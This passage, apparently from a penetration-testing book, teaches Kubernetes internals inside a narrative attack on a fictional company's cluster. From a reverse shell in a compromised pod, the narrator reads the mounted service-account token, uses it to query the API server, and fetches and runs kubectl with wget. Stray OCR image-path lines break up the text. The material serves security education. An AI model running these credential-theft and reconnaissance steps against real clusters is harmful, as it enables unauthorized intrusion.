The child's CapEff list is equal to its CapPrm if the file has the effective bit set; otherwise, it gets populated by CapAmb. Inheritable capabilities (CapInh) and bounded capabilities (CapBnd) are transferred as is to the child process.

Before you start loading your shotgun, know that I only wrote this paragraph to demonstrate how tricky it is to determine the set of capabilities assigned to a new process. I encourage you to dive deeper into the subject and learn how to leverage capabilities in containers. You can start with Adrian Mouat's excellent introduction: *http://bit.ly/2TiGv99* and the official Linux kernel manual page: *http://bit.ly/2VncZQT*

The next check to perform is to look for the **/var/run/docker.sock** file. It's the REST API used to communicate with the Docker daemon on the host [108] . If we can reach this socket from within the container, we can instruct it to launch a

privileged container and then gain root access to the host system:

```
shell > ls /var/run/docker.sock
ls: cannot access '/var/run/docker.sock': No such file or directory
shell > mount | grep docker

# docker.sock not found
```

No luck there either.

We check the kernel's version hoping for some obvious exploits to land on the host, but we strike out once more. The machine is running a 4.14.146 kernel, which is only a couple of versions behind the latest 4.14.151 [109] .

```
shell > uname -a
Linux f1a7a6f60915 4.14.146-119.123.amzn2.x86_64 #1
```

All in all, we are running as a relatively powerless root user inside an up-to-date machine without any obvious misconfigurations or exploits. We can always set up a similar kernel in a lab, drill down memory structures and syscalls until we find a 0-day to break namespace isolation, but let's leave that as a last resort kind of thing.

The first impulse of any sane person trapped in a cage is to try to break free. It's a noble sentiment. But if we can achieve our most devious goals while locked behind bars, why spend time sawing through them in the first place?

It sure would be great to land on the host and potentially inspect other containers, but given the current environment, I believe it's time we pulled back from the jailed window, dropped the useless blunt shank, and focused instead on the bigger picture.

Forget about breaking free from this single insignificant host. How about crushing the entire floor, nay, the entire building with a single stroke? Now that would be tale worth telling.

Remember when we dumped environment variables in the last chapter? When we confirmed the template injection vulnerability? We focused on Django-related variables because that was the main task at hand, but if you paid closer attention, you may have caught a glimpse of something tremendously more important. Much more grandiose.

Let me show you the output once more:

```
shell > env

PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOME=/root
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP=tcp://10.100.0.1:443
[…]
```

We are running inside a container managed by a Kubernetes Cluster! Never mind this lonely overstaffed worker machine, we have a chance of bringing down the whole kingdom!

Maybe you follow the newest and hippest technologies as soon as they hit the market. Maybe you're too busy busting Windows domains to keep up with the latest trends outside your niche. But whether you were living like a pariah for the last couple of years or touring from one conference to another, you must have heard rumors, whispers of some magical new beast called Kubernetes.

Kube fanatics will tell you that this technology solves the greatest challenges of admins and DevOps. That it just works out of the box. Magic, they claim. Sure, give a helpless fellow a wing suite, point to a tiny cave far in the mountains and push them over the edge…

Kubernetes is no magic. It's complex. It's a messy spaghetti of dissonant ingredients somehow entangled together and bound by everyone's worst nemesis: iptables and DNS.

The best part? It took a team of very talented engineers two full years **after the first public release** to roll out security features. One could argue over their sense of priority, but I for one am grateful. If qualified overpaid engineers are designing unauthenticated APIs and insecure systems in 2017, who am I to argue? Any help is much appreciated, folks.

Having said that, I believe that Kubernetes is a powerful and disruptive technology. It is probably here to stay and has the potential to play such a critical role in a company's architecture that I feel compelled to do a crash course on its internal workings. If you already deployed clusters from scratch or wrote your own controller, then you can just skip the next chapter. Otherwise, stick around for a few more paragraphs. You may not become a Kube expert, but you will know enough to hack one, that I can promise you.

Hackers cannot be satisfied with the “magic” argument. We will break it apart, explore its components and learn to spot some common misconfigurations. MXR Ads will be the perfect terrain for that. Get pumped to hack some Kube!

Staring at the beast

Kubernetes is the answer to the following question: “How can I efficiently manage a thousand containers”?

If you played a little bit with the infrastructure we set up in chapter one, you will quickly hit some frustrating limits. For instance, to deploy a new version of a container image, you have to alter the user-data and restart or roll out a new machine. Think about it, to reset a handful of processes, an operation that should take mere seconds, you have to provision a new machine [110] . Similarly, the only way to scale out the environment dynamically (e.g., double the containers) is to multiply machines and hide them behind a load balancer. Our application comes in containers, but we can only act at the machine level.

Kube solves this and many more issues by providing an environment to run, manage and schedule containers efficiently across multiple machines. Want to add two more Nginx containers? No problem, that’s literally one command away:

```
root@DemoLab : /# kubectl scale --replicas=3 deployment/nginx
```

Want to update the version of the Nginx container deployed in production? Now, now, there is no need to redeploy machines. We just ask Kube to roll the new update with no downtime:

```
root@DemoLab : /#  kubectl set image deployment/nginx-deployment nginx=nginx:1.9.1 --record
```

Want to have an immediate shell on container number 7543 running on machine i-1b2ac87e65f15 somewhere on the VPC vpc-b95e4bdf? Forget about fetching the host’s IP, injecting a private key, SSH, Docker exec…It’s not 2012 anymore! A simple **kube exec** from your laptop will suffice [111] :

```
root@DemoLab : /# kubectl exec sparcflow/nginx-7543 bash

root@sparcflow/nginx-7543:/#
```

No wonder this behemoth conquered the heart and brain of everyone in the DevOps community. It’s elegant, efficient and, until very recently, so very

insecure!


There was a time, barely a couple of years ago, when you could just point to a single URL and perform all of the aforementioned actions and much more without a whisper of authentication [112] . *Niet* , *zitch* , *nada* . And that was just one entry point out of three others that gave similar access… It was brutal.

In the last two years or so, however, many new security features were implemented in Kubernetes, from role-based access control to network filtering. While some companies are still stuck with clusters older than 1.8, most are running reasonably up-to-date versions, so we will tackle a fully patched and hardened Kubernetes cluster to spice things up.

For the remainder of this chapter, imagine that we have a set of a hundred machines provisioned, courtesy of AWS, that are fully subdued to the whim and folly of an obscure "application" called Kubernetes. The whole lot forms what we commonly call a "Kubernetes cluster." We will play with some rudimentary commands before deconstructing the whole thing, so indulge some partial information in the next few paragraphs. It will all come together in the end.

Note : You boot up a Kube cluster for free using Minikube *http://bit.ly/2QR8dIt* . It's a tool that runs a single node cluster on VirtualBox/KVM and allows you to experiment with the commands.

As you can guess, the journey into Kubernetes starts with a container running an application. This application may heavily depend on a small local database to answer queries. That's when pods enter the scene. A pod is essentially one or many containers that are considered by Kube as a single unit [113] . They will be scheduled together, spawned together and terminated together.



The most common way to interact with Kube is through the submission of

manifest files. These files describe the **desired state** of the infrastructure, such as which pods are running, which image they use, how they communicate with each other, etc. Everything in Kube revolves around that desired state. In fact, Kube's main mission is to make that desired state a reality and keep it that way.

Below is a description file that stamps the label "app: myapp" on our earlier pod composed of two containers: an Nginx server listening on port 8080 and a Redis database available on port 6379.


```
# myapp.yaml file
# Minimal description to start a pod with 2 containers
apiVersion : v1
kind : Pod    # We want to deploy a Pod
metadata :
  name : myapp # Name of the Pod
  labels :
    app : myapp # Label used to search/select the pod
spec :
  containers :
  - name : nginx     # First container
    image : sparcflow/nginx # Name of the public image
    ports :
     - containerPort : 8080 # Listen on the pod's IP address
  - name : mydb     # Second container
    image : redis # Name of the public image
    ports :
     - containerPort : 6379
```

We send this manifest to the cluster using the **kubectl** utility [114] . It's the flagship program used to interact with Kubernetes. We update its config file (~/.kube/config) to point to our cluster (more on that later) and submit our change proposal:

```
root@DemLab : /# kubectl apply -f myapp.yaml


root@DemLab : /# kubectl get pods
NAME    READY   STATUS      RESTARTS   AGE
myapp   2/2     Running     0          1m23s
```


Our pod (two containers, remember) is successfully running on one of the hundred machines in the cluster.

Containers in the same pod are treated as a single unit, so Kube makes them share the same volume and network namespaces. The result is that our Nginx and database containers have the same IP address (10.0.2.3) picked from the network bridge IP pool [115] *(https://dockr.ly/2SOhlyp)* , and can talk to each other using their namespace-isolated localhost (127.0.0.1) address [116] . Pretty handy.



Each pod has an IP address and lives on a virtual or bare metal machine called a Node. Our cluster has a hundred nodes. Each node hosts a Linux distribution with some special Kubernetes tools and programs to synchronize with the rest of the cluster.

One pod is great, but two are better, especially for resilience. What should we do? Submit a second pod manifest? Nah, we create a “deployment” object that can replicate pods:



A deployment describes how many pods should be running at any given time and oversees the replication strategy. It will automatically respawn pods if they

go down, but its key feature is rolling updates. If we decide to update the container's image, for instance, and thus submit an updated deployment manifest, it will strategically replace pods in a way that guarantees the continuous availability of the application during the update process. If anything goes wrong, the new deployment rolls back to the previous version of the desired state.


We delete our old pods and proceed to create a deployment object.

```
root@DemLab : /# kubectl delete -f myapp.yaml
```

We push a new manifest of type "Deployment", specify the labels of the containers to replicate, and append the previous pod's configuration. Pods are almost always created as part of deployment resources.


```
# deploy.yaml file
# Minimal description to start 2 pods
apiVersion : apps/v1
kind :  Deployment # We push a deployment object
metadata :
  name : myapp # Deployment's name
spec :
  selector :
   matchLabels : # The label of the pods to manage
     app : myapp
  replicas : 2 # Tells deployment to run 2 pods
  template : # Below is the classic definition of a Pod
   metadata :
    labels :
     app : myapp # Label of the pod
   spec :
    containers :
    - name : nginx     #first container
      image : sparcflow/nginx
      ports :
       - containerPort : 8080
    - name : mydb     #second container
      image : redis
      ports :
       - containerPort : 6379
```

```
root@DemLab : /# kubectl apply -f deployment_myapp.yaml
deployment.apps/myapp created

root@DemLab : /# kubectl get pods
NAME            READY   STATUS   RESTARTS   AGE
myapp-7db4f7-btm6s  2/2    Running  0        1m38s
myapp-9dc4ea-ltd3s  2/2    Running  0        1m43s
```



All pods and nodes that are part of the same Kubernetes cluster can freely communicate with each other without masquerading techniques, like NAT. It is one of the defining network features of Kubernetes [117] . Our pod A on machine B should be able to reach pod C on machine D by following normal routes defined at the machine/router/subnet/VPC level. These routes are automatically created by tools setting up the Kube cluster.

Great, but now we want to balance traffic to these two pods. If one of them goes down, the packets should be automatically routed to the remaining pod while a new one is respawned. The object that describes this configuration is called a **service** .



A service's manifest file is composed of the two, presently, familiar sections: metadata adding tags to this service and its routing rules (which pods to target and port to listen on)

```
# myservice.yaml file
# Minimal description to start a service
apiVersion : v1
kind : Service # We are creating a service
metadata :
  name : myapp
  labels :
    app : myapp    # The service's tag
spec :
  selector :
    app : myapp # Target pods with the selector "app:myapp"
  ports :
  - protocol : TCP
    port : 80 # service listens on port 80
    targetPort : 8080 # forward traffic from port 80 to port 8080 on the pod
```

```
root@DemLab : /# kubectl apply -f service_myapp.yaml
service/myapp created


root@DemLab : /# kubectl get svc myapp
NAME    TYPE       CLUSTER-IP      EXTERNAL-IP   PORT(S)
myapp   ClusterIP   10.100.166.225   <none>       80/TCP
```

Our service gets assigned a "Cluster IP" that is reachable only from within the cluster. A pod on another machine that wants to communicate with our Nginx server would send their request to that cluster IP at port 80, which will then forward the traffic to port 8080 to one of the two containers.

We quickly spring up a temporary container to test this setup and ping the cluster IP.

```
root@DemLab : /# kubectl run -it --rm --image curlimages/curl testDeploy sh

/$ curl 10.100.166.225
<h1>Listening on port 8080</h1>
```

With me so far?

Great. Up until this point, our application is still closed to the outside world. Only internal pods and nodes know how to contact the cluster IP or directly reach the pods. Our computer sitting on a different network does not have the necessary routing information to reach any of the resources we just created.

The last step in this crash tutorial is to make this service callable from the outside world using a NodePort. This object exposes a port on every node of the cluster that will randomly point to one of the two pods we created. We preserve the resilience feature even for external access.

We add the “type: NodePort” to the previous service definition and resubmit the service manifest once more:

```
apiVersion : v1
[…]
  selector :
    app : myapp # Target pods with the selector “app:myapp”
   type : NodePort
  ports :
[…]
```

```
root@DemLab : /# kubectl apply -f service_myapp.yaml
service/myapp configured

root@DemLab : /# kubectl get svc myapp
NAME    TYPE      CLUSTER-IP      EXTERNAL-IP   PORT(S)
myapp   NodePort   10.100.166.225   <none>       80:31357/TCP
```

Any request to the external IP of any node on port 31357 will reach one of the two Nginx pods at random.

```
root@AnotherMachine : /# curl 54.229.80.211:31357
```

```
<h1>Listening on port 8080</h1>
```

Phew… all done. We can add another layer of networking by creating a load balancer to expose “regular” ports like 443 and 80 that will route traffic to this node port, but let’s just stop here for now [118] .

We have a resilient, load-balanced, containerized application running somewhere. Now to the fun part. Let’s deconstruct what just happened and uncover the dirty secrets that every online tutorial seems to hastily slip under the rug.

When I first started playing with Kubernetes, that Cluster IP we got when creating a service bothered me. A lot. Where did it come from? The nodes’ subnet is 192.168.0.0/16. The containers are swimming in their own 10.0.0.0/16 pool… Where the hell is that IP?

Well, we can list every interface of every node without ever finding it. It does not exist. Literally. It’s simply an iptables target rule. The rule is pushed to all nodes and instructs them to forward all requests targeting this non-existing IP to one of the two pods we created. That’s it. That’s what a service is. A bunch of iptables rules that are orchestrated by a component called Kube-proxy [119] .

Kube-proxy is also a pod, but a very special one indeed. It runs on every node of the cluster, secretly orchestrating the network traffic. Despite its name, it does not actually forward packets, not in recent releases anyway. It silently creates and updates iptables rules on all nodes to make sure network packets reach their destinations.

When a packet reaches (or tries to leave) the node, it automatically gets sent to the KUBE-SERVICES iptables chain.

```
root@KubeNode : /# iptables-save
-A PREROUTING -m comment --comment "kube" -j KUBE-SERVICES
[…]
```

This chain tries to match the packet against multiple rules based on its destination IP/port (-d and --dport flags):

```
[…]
-A KUBE-SERVICES -d 10.100.172.183/32 -p tcp -m tcp --dport 80 -j KUBE-SVC-NPJI
```

There is our naughty cluster IP! Any packet sent to the **10.100.172.183** address is forwarded to the chain KUBE-SVC-NPJ, which is defined a few lines

further:

```
[…]
-A KUBE-SVC-NPJI -m statistic --mode random --probability 0.50000000000 -j KUBE-SEP-GEGI

-A KUBE-SVC-NPJI -m statistic --mode random --probability 0.50000000000 -j KUBE-SEP-VUBW
```

Each rule in this chain randomly matches the packet 50% of the time and forwards it to a different chain that ultimately sends the packet to one of the two pods running. The resilience of the service object is nothing more than a reflection of iptables' statistic module.

```
[…]
-A KUBE-SEP-GEGI -p tcp -m tcp -j DNAT --to-destination 192.168.127.78:8080

-A KUBE-SEP-VUBW -p tcp -m tcp -j DNAT --to-destination 192.168.155.71:8080
```


A packet sent to the node port will follow the same processing chain, except that it will fail to match any cluster IP rule, so it automatically gets forwarded to the **KUBE-NODEPORTS** chain. If the destination port matches a pre-declared node port, the packet is forwarded to the load-balancing chain (**KUBE-SVC-NPJI**) we saw above that distributes it randomly amongst pods.

```
[…]
-A KUBE-SERVICES -m comment --comment "last rule in this chain" -m addrtype --dst-type LOCAL -j
KUBE-NODEPORTS

-A KUBE-NODEPORTS -p tcp -m tcp --dport 31357 -j KUBE-SVC-NPJI
```

That's all there is to it. A clever chain of iptables rules and network routes.

In Kubernetes, every little task is performed by a dedicated component. Kube-Proxy is in charge of the networking configuration. It is special in that it runs as a pod on every node, while the rest of the core components run inside multiple pods on a select group of nodes called master nodes.

Out of the hundred nodes we sprang earlier, one node—referred to as the master node—will host a collection of pods that make up the spinal cord of Kubernetes: API server, Kube-scheduler and controller manager [120] .



We already interacted with the master node when using **Kubectl** commands. Kubectl is a wrapper that sends HTTP requests to the all-important API server pod, the main entry point to retrieve and persist the famous desired state of the cluster.

Below is a typical configuration one may use to reach the Kube cluster: (~/.kube/config):

```
apiVersion : v1
kind : Config
clusters :
- cluster :
    certificate-authority : /root/.minikube/ca.crt
    server : https://192.168.99.100:8443
  name : minikube
…
users :
- name : sparc
  user :
    client-certificate : /root/.minikube/client.crt
    client-key : /root/.minikube/client.key
…
```

Our API server URL in this case is: ***https://192.168.99.100*** . Think of it this way: the API server is the only pod allowed to read/write the desired state to the database. Want to list pods? Ask the API server. Want to report a pod failure? Tell the API server. It is the main orchestrator that conducts the complex symphony that is Kubernetes.

When we submitted our deployment file to the API server through Kubectl

(HTTP), it made a series of checks (authentication and authorization, which we will cover later) before writing that deployment object in the **etcd** database. Etcd is a key-value database that maintains a consistent and coherent state across multiple nodes (or pods) using the Raft consensus algorithm [121] . In the case of Kube, etcd describes the desired state of the cluster, such as how many pods there are, their manifest files, service description, nodes description, etc.

Once the API server writes the deployment object to etcd, the desired state has officially been altered. It notifies the callback handler that subscribed to this particular event: the deployment controller, another component running on the master node.

All Kube interactions are based on this type of event-driven behavior, which is a reflection of etcd's watch feature. The API server receives a notification or an action. It reads or modifies the desired state in etcd, which triggers an event delivered to the corresponding handler.

The deployment controller asks the API server to send back the new desired state, notices that a deployment has been initialized, but does not find any reference to a ReplicatSet (a group of pods) in the database. It resolves this discrepancy by creating a ReplicaSet object.

This operation goes through the API server again, which updates the state once more. This time, however, the event is sent to the ReplicaSet controller, which in turn notices an aberration between the desired state (a group of two pods) and reality (no pods). It proceeds to create the definition of the containers.

This process, you guessed it, goes through the API server again, which, after modifying the state, triggers a callback for pod creation, which is monitored by the Kube-scheduler (a dedicated pod running on the master node).

The scheduler sees two pods in the database in a pending state. Unacceptable. It runs its scheduling algorithm to find suitable nodes to host these two pods. It updates the pod's descriptions with the corresponding nodes and submits the lot to the API server to be stored in the database.

The final piece of this bureaucratic madness is the kubelet! A process (not a pod!) running on each worker node that routinely pulls from the list of pods it ought to be running the API server. The kubelet finds out that its host should be running two additional containers, so it proceeds to launch them through the container runtime (usually Docker). Our pods are finally alive.

Complex? Told you so… But one cannot deny the beauty of this synchronization scheme. Though we covered only one workflow out of many possible interactions, rest assured that you should be able to follow along with almost every article you read about Kube. We are even ready to take this to the next step because, lest you forget, we still have a real cluster waiting for us at MXR Ads.

Shawshank redemption

Armed with this new understanding of Kubernetes, we head back to our improvised remote shell and suddenly the environment variables take on a new meaning:

```
shell > env

KUBERNETES _SERVICE_PORT_HTTPS=443
KUBERNETES _PORT_443_TCP_PORT=443
KUBERNETES _PORT_443_TCP=tcp://10.100.0.1:443
```

KUBERNETES_PORT_443_TCP must refer to the cluster IP hiding the API server, the famous Kube orchestrator. It implements an OpenAPI endpoint, so we target the default "/api" route using the infamous curl utility. The "-L" switch in curl follows HTTP redirections while the "-k" switch ignores SSL certificate warnings:

```
shell > curl -Lk https://10.100.0.1/api

message : forbidden: User " system:anonymous " cannot get path " /api" ,
reason : Forbidden
```

The response we get is all but surprising. Starting from version 1.8, Kubernetes released a stable version of Role-Based Access Control (RBAC) and locked access to the API server. Even the "insecure" API listening on port 8080 was restricted to the localhost address.

```
shell > curl -L http://10.100.0.1:8080
(timeout)
```

RBAC in Kube follows a pretty standard implementation. Admins create users and service accounts that can be assigned to pods. Each user or service account is further bound to a role holding privileges—get, list, change, etc.—

over resources, like pods, nodes, secrets [122] , etc. [123]

Just like any other Kube resource, service accounts, roles and their bindings (*account<-role attachment)* are defined in manifest files stored in the etcd database:

```
# define a service account


apiVersion : v1
kind :  ServiceAccount    # deploy a service account
metadata :
 - name : metrics-ro     # service account's name
--
```

```
# Bind metrics-ro account to cluster admin role
apiVersion : rbac.authorization.k8s.io/v1
kind : ClusterRoleBinding
metadata :
  name : manager-binding # binding's name
subjects :
- kind : ServiceAccount
  name :  metrics-ro      # service account's name
  apiGroup : ""
roleRef :
  kind : ClusterRole
  name :  cluster-admin # default role with all privileges
  apiGroup : ""
```

…which can later be assigned to a regular pod by adding a single property: **serviceAccountName** .

```
apiVersion : v1
kind : Pod    # We want to deploy a Pod
metadata :
…
spec :
  containers :
    serviceAccountName : metrics-ro
   - name : nginx     # First container
 …
```

Earlier, we hit the API server without providing any kind of authentication so we naturally got assigned the default “system:anonymous” user, which lacks any privileges.

Common sense would dictate then that a container lacking the **serviceAccountName** attribute would also inherit the same anonymous account. That’s a sensible assumption.

Yet Kube operates differently. Every pod that lacks a service account is automatically granted the “system:serviceaccount:default:default” account. Notice the subtle difference between “anonymous” and “default”. One seems less harmful than the other. One carries more trust. One even has an authentication token mounted inside the container!

```
shell > mount |grep -i secrets
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime)

shell > cat /run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6ImQxNWY4MzcwNjI5Y2FmZGRi…
```

The account token is actually a signed JSON string—also known as JSON Web Token or JWT [124] —holding information identifying the service account. We can base64 decode a portion of the string to confirm the identity of the default account:

```
shell > cat /run/secrets/kubernetes.io/serviceaccount/token \
| cut -d "." -f 2 \
| base64 -d

{
"iss" : "kubernetes/serviceaccount" ,

"kubernetes.io/serviceaccount/namespace" : "prod" ,

"kubernetes.io/serviceaccount/secret.name" : "default-token-2mpcg" ,

"kubernetes.io/serviceaccount/service-account.name" : "default" ,

"kubernetes.io/serviceaccount/service-account.uid" : "956f6a5d-0854-11ea-9d5f-06c16d8c2dcc" ,

"sub" : "system:serviceaccount:prod:default"
```

```
}
```

We find all the regular fields usually present in a JWT token: the issuer (iss), which in this case is the Kubernetes service account controller, the subject (sub) i.e., the account's name and the namespace: prod. Obviously, we cannot alter this information to impersonate another account without invalidating the signature appended to this JSON file.

Kube resources (pods, service accounts, secrets, etc.) can be grouped into logical partitions called namespaces. It's a soft barrier that allows more granular RBAC permissions. E.g., a role with the "list all pods" permission would be limited to listing pods belonging to its namespace. The default service account is also namespace dependent. The canonical name of the account we just retrieved is: system:serviceaccount:**prod** :default.

Note : I described the namespace as a soft isolation scheme because nodes are not subject to namespaces. Admins can always ask the Kube-scheduler to only assign pods of a given namespace to nodes with a given tag or annotation, but many feel that it sorts of defeats the whole point of Kubernetes. Furthermore, all network traffic is routed by default inside the cluster regardless of the namespace.

We load the file's content into a TOKEN variable and send it as an **Authorization** header in our previous HTTP request:

```
shell > export TOKEN=$(cat /run/secrets/kubernetes.io/serviceaccount/token)

shell > curl -Lk https://10.100.0.1/api --header "Authorization: Bearer $TOKEN"

  "kind" : "APIVersions" ,
  "versions" : [ "v1" ],
  "serverAddressByClientCIDRs" : [ {
    "clientCIDR" : "0.0.0.0/0" ,
    "serverAddress" : "ip-10-0-34-162.eu-west-1.compute.internal:443"
 }]
```

Ho! It seems that the default service account has indeed more privileges than the anonymous account after all.

Time for some reconnaissance. We download the API specification available on the *https://10.100.0.1/openapi/v2* endpoint [125] and explore our options.

We start by fetching the cluster's version (/version endpoint):

```
shell > curl -Lk https://10.100.0.1/version --header "Authorization: Bearer $TOKEN"
{
  "major" : "1" ,
  "minor" : "14+" ,
  "gitVersion" : "v1.14.6- eks -5047ed" ,
  "buildDate" : "2019-08-21T22:32:40Z" ,
  "goVersion" : "go1.12.9" ,
 […]
}
```

MXR Ads is running Kubernetes 1.14, the latest version supported by Elastic Kubernetes Service (EKS), AWS' managed version of Kubernetes. In this setup, AWS hosts the API server, etcd, and other controllers on their own pool of master nodes (also called controller plane). The customer (MXR Ads) only hosts the worker nodes (data plane).

This is important information because AWS' version of Kube allows a stronger binding between IAM roles and service accounts. If we pwn the right pod and grab their token, we can not only attack the Kube cluster but also AWS resources!

We continue our exploration by trying several API endpoints from the openapi documentation we retrieved (*api/v1/namespaces/default/secrets/* , *api/v1/namespaces/default/serviceaccounts* , etc.), but we repeatedly get shut down with an 401 error message. We cannot continue like this as the error rate would draw unnecessary attention. Luckily, there is a Kube API that tells us straight away if we can perform an action on a given object: **/apis/authorization.k8s.io/v1/selfsubjectaccessreview**

It is a hassle to call it manually through a curl query, so we download the kubectl program through our reverse shell. There is no need to set up a config file. Kubectl auto-discovers environment variables injected by the cluster, loads the current token from the mounted directory and is 100% operational right away:

```
shell > wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/kubectl

shell > chmod +x kubectl && ./kubectl version
```

```
Server Version: version.Info {Major:"1", Minor:"14+", GitVersion:"v1.14.6-eks-5047ed"…
```

